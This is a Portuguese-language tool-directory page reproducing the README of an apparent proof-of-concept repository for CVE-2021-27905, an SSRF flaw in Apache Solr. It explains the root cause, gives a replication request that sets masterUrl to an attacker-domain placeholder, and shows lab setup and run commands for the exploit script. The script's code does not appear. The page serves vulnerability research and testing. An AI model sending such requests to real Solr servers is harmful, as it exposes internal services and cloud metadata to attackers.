
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/rizzziom/cve-2021-27905
ReconhecimentoAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de Penetração
GitHubrizzziom/cve-2021-27905

CVE-2021-27905

Apache Solr < 8.8.2 Falsificação de Solicitação no Lado do Servidor

Ver Repositório
217há 11 mesesAinda não revisado
Compartilhar
Site

CVE-2021-27905

NºTítulo
1Visão Geral
2Causa Raiz
3Prova de Conceito
4Mitigação (8.8.2+)
5Referência

Apenas para fins educacionais e de pesquisa. Não use este código em sistemas que você não possui ou sem permissão explícita para testar. Não sou responsável por qualquer uso indevido.

Visão Geral

Esta é uma vulnerabilidade de Server Side Request Forgery (Falsificação de Solicitação no Servidor) que afeta Apache Solr (< 8.8.2) e permite que atacantes remotos façam solicitações HTTP arbitrárias a sistemas internos ou externos por meio do parâmetro masterUrl do gerenciador de replicação, potencialmente expondo serviços internos ou metadados sensíveis da nuvem.

Versões Afetadas : Todas as versões anteriores a 8.8.2 (7.0.0 - 7.7.3, 8.0.0 - 8.8.1)

Causa Raiz

O mecanismo de replicação no Solr permite que uma "réplica" busque arquivos de índice de um "mestre/líder" especificando um parâmetro masterUrl ou leaderUrl. A URL apontada por esse parâmetro não é validada corretamente nas versões afetadas do Apache Solr. Assim, isso permitiria que atacantes fizessem o servidor acessar um recurso remoto de sua escolha.

Fluxo Vulnerável

  • Um atacante enviaria uma solicitação para um endpoint como:
/solr/<CORE_NAME>/replication?command=fetchindex&masterUrl=http://<ATTACKER_DOMAIN>

O ReplicationHandler do Solr iria:

  1. Aceitar a solicitação.
  2. Usar o masterUrl fornecido para baixar os dados do índice.
  3. Internamente, fazer uma chamada HTTP para esse endereço.

Prova de Conceito

CONFIGURAÇÃO DO LAB

  • Um laboratório pode ser configurado localmente usando docker:
$ cd lab
$ docker compose up -d

# verify accessibility
$ curl http://127.0.0.1:8983/solr
  • Limpeza
$ docker compose down

EXPLORAÇÃO

  • Configure um ambiente virtual:
# for windows
$ python -m venv <NAME>
$ .\<NAME>\Scripts\activate
# for linux
$ python3 -m venv <NAME>
$ source ./<NAME>/scripts/activate
  • Instale os requisitos:
$ pip install -r requirements.txt
  • Execute cve-2021-27905.py
$ python3 cve-2021-27905.py --target <TARGET> --payload <SSRF_PAYLOAD>

